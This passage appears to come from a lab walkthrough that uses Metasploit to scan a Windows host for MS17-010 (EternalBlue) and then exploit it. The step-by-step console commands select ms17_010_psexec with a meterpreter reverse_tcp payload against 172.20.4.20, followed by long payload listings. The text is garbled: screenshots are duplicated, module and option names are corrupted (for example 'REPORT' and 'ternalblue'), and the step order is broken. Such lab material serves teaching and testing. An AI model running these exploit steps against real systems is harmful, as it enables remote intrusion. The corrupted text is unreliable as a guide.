CHECK_DOPU true            no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false           no        Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS    .                yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     445              yes      The SMB service port (TCP)
SMBDomain .                no       The Windows domain to use for authentication
SMBPass   .                no       The password for the specified username
SMBUser   .                no       The username to authenticate as
THREADS   1                yes      The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > 

```

4. After the module loaded, check the options that we have.

`show options`

**Answer:**

```
< metasploit >
    \_ {oo}
    (--) \ \
    ||---| * 

-[ metasploit v6.0.39-dev
+ --[ 2117 exploits - 1138 auxiliary - 359 post      ]
+ ---[ 592 payloads - 45 encoders - 10 nops        ]
+ ---[ 8 evasion          ]

Metasploit tip: View missing module options with show
missing

msf6 > search ms17-010

Matching Modules

#  Name                               Disclosure Date  Rank   Check  Description
-  --
0  exploit/windows/smb/ms17_010_永恒之蓝          2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_永恒之蓝_Win8       2017-03-14  average No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec           2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3  auxiliary/admin/smb/ms17_010_command         2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4  auxiliary/scanner/smb/smb_ms17_010           2017-03-14  normal  No     MS17-010 SMB RCE Detection
5  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14   great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
Name      Current Setting  Required  Description
CHECK_ARCH  true           no        Check for architecture on vulnerable hosts
CHECK_DOPU  true           no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE  false          no        Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS      :              yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
REPORT      445            yes      The SMB service port (TCP)
SMBDomain   .              no        The Windows domain to use for authentication
SMBPass     :              no        The password for the specified username
SMBUser    :              no        The username to authenticate as
THREADS    1              yes      The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.20.4.20
RHOSTS => 172.20.4.20
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 172.20.4.20:445      - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 172.20.4.20:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

5. We can see that the only required setting that is missing is RHOSTS, which indicates the targets. So, we set the Windows machine's IP address for RHOSTS and run the scan.

```
set RHOSTS <IP>
run
```

We can see that the result shows that the target machine is indeed vulnerable.

**Answer:**

```

ShellNo.1

File Actions Edit View Help
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_ternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_ternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
Name Current Setting Required Description
CHECK_ARCH true no Check for architecture on vulnerable hosts
CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS . yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass . no The password for the specified username
SMBUser . no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.20.4.20
RHOSTS => 172.20.4.20
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 172.20.4.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 172.20.4.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
msf6 > search exploit MS17-010
[-] No results from search
msf6 > search exploit MS17-010

Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_ternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_ternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >

```

6. We then use one of the exploit modules. We need to choose a payload which is a piece of code to be executed through the exploit.

```
use exploit/windows/smb/ms17_010_psexec
set payload windows/meterpreter/reverse_tcp
```

The payload we choose, i.e., `windows/meterpreter/reverse_tcp`, allows us to get a simple command shell with the local system rights on a Windows machine (non-updated).

**Answer:**

File Actions Edit View Help

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom	normal	No		Custom Payload
1	payload/generic/debug_trap	normal	No		Generic x86 Debug Trap
2	payload/generic/shell_bind_tcp	normal	No		Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp	normal	No		Generic Command Shell, Reverse TCP Inline
4	payload/generic/tight_loop	normal	No		Generic x86 Tight Loop
5	payload/windows/dllinject/bind_hidden_ipknock_tcp	normal	No		Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
6	payload/windows/dllinject/bind_hidden_tcp	normal	No		Reflective DLL Injection, Hidden Bind TCP Stager
7	payload/windows/dllinject/bind_ipv6_tcp	normal	No		Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
8	payload/windows/dllinject/bind_ipv6_tcp_uuid	normal	No		Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
9	payload/windows/dllinject/bind_named_pipe	normal	No		Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
10	payload/windows/dllinject/bind_noxn_tcp	normal	No		Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
11	payload/windows/dllinject/bind_tcp	normal	No		Reflective DLL Injection, Bind TCP Stager (Windows x86)
12	payload/windows/dllinject/bind_tcp_rc4	normal	No		Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
13	payload/windows/dllinject/bind_tcp_uuid	normal	No		Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
14	payload/windows/dllinject/reverse_hop_http	normal	No		Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
15	payload/windows/dllinject/reverse_http	normal	No		Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
16	payload/windows/dllinject/reverse_http_proxy_pstore	normal	No		Reflective DLL Injection, Reverse HTTP Stager Proxy
17	payload/windows/dllinject/reverse_ipv6_tcp	normal	No		Reflective DLL Injection, Reverse TCP Stager (IPv6)
18	payload/windows/dllinject/reverse_noxn_tcp	normal	No		Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
19	payload/windows/dllinject/reverse_ord_tcp	normal	No		Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
20	payload/windows/dllinject/reverse_tcp	normal	No		Reflective DLL Injection, Reverse TCP Stager
21	payload/windows/dllinject/reverse_tcp_allports	normal	No		Reflective DLL Injection, Reverse All-Port TCP Stager
22	payload/windows/dllinject/reverse_tcp_dns	normal	No		Reflective DLL Injection, Reverse TCP Stager (DNS)
23	payload/windows/dllinject/reverse_tcp_rc4	normal	No		Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
24	payload/windows/dllinject/reverse_tcp_rc4_dns	normal	No		Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
25	payload/windows/dllinject/reverse_tcp_uuid	normal	No		Reflective DLL Injection, Reverse TCP Stager with UUID Support
26	payload/windows/dllinject/reverse_winhttp	normal	No		Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
27	payload/windows/dns_txt_query_exec	normal	No		DNS TXT Record Payload Download and Execution
28	payload/windows/download_exec	normal	No		Windows Executable Download (http,https,ftp) and Execute
29	payload/windows/exec	normal	No		Windows Execute Command
30	payload/windows/loadlibrary	normal	No		Windows LoadLibrary Path
31	payload/windows/messagebox	normal	No		Windows MessageBox
32	payload/windows/meterpreter/bind_hidden_ipknock_tcp	normal	No		Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
33	payload/windows/meterpreter/bind_hidden_tcp	normal	No		Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
34	payload/windows/meterpreter/bind_ipv6_tcp	normal	No		Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
35	payload/windows/meterpreter/bind_ipv6_tcp_uuid	normal	No		Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
36	payload/windows/meterpreter/bind_named_pipe	normal	No		Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
37	payload/windows/meterpreter/bind_noxn_tcp	normal	No		Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
38	payload/windows/meterpreter/bind_tcp	normal	No		Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
39	payload/windows/meterpreter/bind_tcp_rc4	normal	No		Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
40	payload/windows/meterpreter/bind_tcp_uuid	normal	No		Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
41	payload/windows/meterpreter/reverse_hop_http	normal	No		Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
42	payload/windows/meterpreter/reverse_http	normal	No		Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet)
43	payload/windows/meterpreter/reverse_http_proxy_pstore	normal	No		Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy
44	payload/windows/meterpreter/reverse_https	normal	No		Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)
45	payload/windows/meterpreter/reverse_https_proxy	normal	No		Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
46	payload/windows/meterpreter/reverse_ipv6_tcp	normal	No		Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
47	payload/windows/meterpreter/reverse_named_pipe	normal	No		Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
48	payload/windows/meterpreter/reverse_noxn_tcp	normal	No		Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
49	payload/windows/meterpreter/reverse_ord_tcp	normal	No		Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
50	payload/windows/meterpreter/reverse_tcp	normal	No		Windows Meterpreter (Reflective Injection), Reverse TCP Stager

File Actions Edit View Help

ShellNo.1

```
180 payload/windows/vncinject/reverse_tcp_rc4          normal No   VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
181 payload/windows/vncinject/reverse_tcp_rc4_dns       normal No   VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
182 payload/windows/vncinject/reverse_tcp_uuid         normal No   VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
183 payload/windows/vncinject/reverse_winhttp        normal No   VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
184 payload/windows/x64/exec                          normal No   Windows x64 Execute Command
185 payload/windows/x64/loadlibrary                 normal No   Windows x64 LoadLibrary Path
186 payload/windows/x64/messagebox                normal No   Windows MessageBox x64
187 payload/windows/x64/meterpreter/bind_ipv6_tcp    normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
188 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
189 payload/windows/x64/meterpreter/bind_named_pipe  normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
190 payload/windows/x64/meterpreter/bind_tcp          normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
191 payload/windows/x64/meterpreter/bind_tcp_rc4      normal No   Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
192 payload/windows/x64/meterpreter/bind_tcp_uuid     normal No   Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
193 payload/windows/x64/meterpreter/reverse_http     normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
194 payload/windows/x64/meterpreter/reverse_https     normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (wininet)
195 payload/windows/x64/meterpreter/reverse_named_pipe normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
196 payload/windows/x64/meterpreter/reverse_tcp       normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
197 payload/windows/x64/meterpreter/reverse_tcp_rc4    normal No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
198 payload/windows/x64/meterpreter/reverse_tcp_uuid   normal No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
199 payload/windows/x64/meterpreter/reverse_winhttp   normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
200 payload/windows/x64/meterpreter/reverse_winhttps  normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
201 payload/windows/x64/peinject/bind_ipv6_tcp       normal No   Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
202 payload/windows/x64/peinject/bind_ipv6_tcp_uuid   normal No   Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
203 payload/windows/x64/peinject/bind_named_pipe     normal No   Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
204 payload/windows/x64/peinject/bind_tcp            normal No   Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
205 payload/windows/x64/peinject/bind_tcp_rc4       normal No   Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
206 payload/windows/x64/peinject/bind_tcp_uuid     normal No   Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64)
207 payload/windows/x64/peinject/reverse_named_pipe normal No   Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
208 payload/windows/x64/peinject/reverse_tcp         normal No   Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
209 payload/windows/x64/peinject/reverse_tcp_rc4     normal No   Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
210 payload/windows/x64/peinject/reverse_tcp_uuid   normal No   Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64)
211 payload/windows/x64/pingback_reverse_tcp       normal No   Windows x64 Pingback, Reverse TCP Inline
212 payload/windows/x64/powershell_bind_tcp        normal No   Windows Interactive Powershell Session, Bind TCP
213 payload/windows/x64/powershell_reverse_tcp     normal No   Windows Interactive Powershell Session, Reverse TCP
214 payload/windows/x64/shell/bind_ipv6_tcp        normal No   Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
215 payload/windows/x64/shell/bind_ipv6_tcp_uuid   normal No   Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
216 payload/windows/x64/shell/bind_named_pipe     normal No   Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
217 payload/windows/x64/shell/bind_tcp            normal No   Windows x64 Command Shell, Windows x64 Bind TCP Stager
218 payload/windows/x64/shell/bind_tcp_rc4       normal No   Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
219 payload/windows/x64/shell/bind_tcp_uuid     normal No   Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
220 payload/windows/x64/shell/reverse_tcp        normal No   Windows x64 Command Shell, Windows x64 Reverse TCP Stager
221 payload/windows/x64/shell/reverse_tcp_rc4     normal No   Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
222 payload/windows/x64/shell/reverse_tcp_uuid   normal No   Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
223 payload/windows/x64/shell_bind_tcp          normal No   Windows x64 Command Shell, Bind TCP Inline
224 payload/windows/x64/shell_reverse_tcp       normal No   Windows x64 Command Shell, Reverse TCP Inline
225 payload/windows/x64/vncinject/bind_ipv6_tcp    normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
226 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
227 payload/windows/x64/vncinject/bind_named_pipe  normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
228 payload/windows/x64/vncinject/bind_tcp        normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
229 payload/windows/x64/vncinject/bind_tcp_rc4    normal No   Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
230 payload/windows/x64/vncinject/bind_tcp_uuid   normal No   Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
231 payload/windows/x64/vncinject/reverse_http    normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
232 payload/windows/x64/vncinject/reverse_https    normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (wininet)
233 payload/windows/x64/vncinject/reverse_tcp     normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
234 payload/windows/x64/vncinject/reverse_tcp_rc4  normal No   Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
235 payload/windows/x64/vncinject/reverse_tcp_uuid normal No   Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
236 payload/windows/x64/vncinject/reverse_winhttp  normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
237 payload/windows/x64/vncinject/reverse_winhttps normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
```

msf6 exploit(windows/smb/ms17\_010\_psexec) >

File Actions Edit View Help

Shell No.1

```

182 payload/windows/vncinject/reverse_tcp_uuid          normal No   VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
183 payload/windows/vncinject/reverse_winhttp         normal No   VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
184 payload/windows/x64/exec                          normal No   Windows x64 Execute Command
185 payload/windows/x64/loadlibrary                  normal No   Windows x64 LoadLibrary Path
186 payload/windows/x64/messagebox                 normal No   Windows MessageBox x64
187 payload/windows/x64/meterpreter/bind_ipv6_tcp    normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
188 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
189 payload/windows/x64/meterpreter/bind_named_pipe   normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
190 payload/windows/x64/meterpreter/bind_tcp           normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
191 payload/windows/x64/meterpreter/bind_tcp_rc4       normal No   Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
192 payload/windows/x64/meterpreter/bind_tcp_uuid     normal No   Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
193 payload/windows/x64/meterpreter/reverse_http      normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
194 payload/windows/x64/meterpreter/reverse_https     normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
195 payload/windows/x64/meterpreter/reverse_named_pipe normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
196 payload/windows/x64/meterpreter/reverse_tcp        normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
197 payload/windows/x64/meterpreter/reverse_tcp_rc4    normal No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
198 payload/windows/x64/meterpreter/reverse_tcp_uuid   normal No   Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
199 payload/windows/x64/meterpreter/reverse_winhttp    normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
200 payload/windows/x64/meterpreter/reverse_winhttps   normal No   Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
201 payload/windows/x64/peinject/bind_ipv6_tcp        normal No   Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
202 payload/windows/x64/peinject/bind_ipv6_tcp_uuid   normal No   Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
203 payload/windows/x64/peinject/bind_named_pipe      normal No   Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
204 payload/windows/x64/peinject/bind_tcp             normal No   Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
205 payload/windows/x64/peinject/bind_tcp_rc4        normal No   Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
206 payload/windows/x64/peinject/bind_tcp_uuid       normal No   Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64)
207 payload/windows/x64/peinject/reverse_named_pipe  normal No   Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
208 payload/windows/x64/peinject/reverse_tcp          normal No   Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
209 payload/windows/x64/peinject/reverse_tcp_rc4     normal No   Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
210 payload/windows/x64/peinject/reverse_tcp_uuid    normal No   Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64)
211 payload/windows/x64/pingback_reverse_tcp        normal No   Windows x64 Pingback, Reverse TCP Inline
212 payload/windows/x64/powershell_bind_tcp         normal No   Windows Interactive Powershell Session, Bind TCP
213 payload/windows/x64/powershell_reverse_tcp     normal No   Windows Interactive Powershell Session, Reverse TCP
214 payload/windows/x64/shell/bind_ipv6_tcp         normal No   Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
215 payload/windows/x64/shell/bind_ipv6_tcp_uuid   normal No   Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
216 payload/windows/x64/shell/bind_named_pipe      normal No   Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
217 payload/windows/x64/shell/bind_tcp              normal No   Windows x64 Command Shell, Windows x64 Bind TCP Stager
218 payload/windows/x64/shell/bind_tcp_rc4        normal No   Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
219 payload/windows/x64/shell/bind_tcp_uuid       normal No   Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
220 payload/windows/x64/shell/reverse_tcp          normal No   Windows x64 Command Shell, Windows x64 Reverse TCP Stager
221 payload/windows/x64/shell/reverse_tcp_rc4     normal No   Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
222 payload/windows/x64/shell/reverse_tcp_uuid    normal No   Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
223 payload/windows/x64/shell_bind_tcp            normal No   Windows x64 Command Shell, Bind TCP Inline
224 payload/windows/x64/shell_reverse_tcp        normal No   Windows x64 Command Shell, Reverse TCP Inline
225 payload/windows/x64/vncinject/bind_ipv6_tcp   normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
226 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
227 payload/windows/x64/vncinject/bind_named_pipe normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
228 payload/windows/x64/vncinject/bind_tcp         normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
229 payload/windows/x64/vncinject/bind_tcp_rc4    normal No   Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
230 payload/windows/x64/vncinject/bind_tcp_uuid   normal No   Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
231 payload/windows/x64/vncinject/reverse_http    normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
232 payload/windows/x64/vncinject/reverse_https   normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
233 payload/windows/x64/vncinject/reverse_tcp     normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
234 payload/windows/x64/vncinject/reverse_tcp_rc4  normal No   Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
235 payload/windows/x64/vncinject/reverse_tcp_uuid normal No   Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
236 payload/windows/x64/vncinject/reverse_winhttp  normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
237 payload/windows/x64/vncinject/reverse_winhttps normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)

```

msf6 exploit(windows/sub/ms17\_010\_psexec) > set payload windows/meterpreter/reverse\_tcp  
payload => windows/meterpreter/reverse\_tcp  
msf6 exploit(windows/sub/ms17\_010\_psexec) > ■

```

File Actions Edit View Help
ShellNo.1
219 payload/windows/x64/shell/bind_tcp_uuid          normal No   Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
220 payload/windows/x64/shell/reverse_tcp           normal No   Windows x64 Command Shell, Windows x64 Reverse TCP Stager
221 payload/windows/x64/shell/reverse_tcp_rc4        normal No   Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
222 payload/windows/x64/shell/reverse_tcp_uuid       normal No   Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
223 payload/windows/x64/shell_bind_tcp              normal No   Windows x64 Command Shell, Bind TCP Inline
224 payload/windows/x64/shell_reverse_tcp           normal No   Windows x64 Command Shell, Reverse TCP Inline
225 payload/windows/x64/vncinject/bind_ipv6_tcp     normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
226 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
227 payload/windows/x64/vncinject/bind_named_pipe    normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
228 payload/windows/x64/vncinject/bind_tcp           normal No   Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
229 payload/windows/x64/vncinject/bind_tcp_rc4       normal No   Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
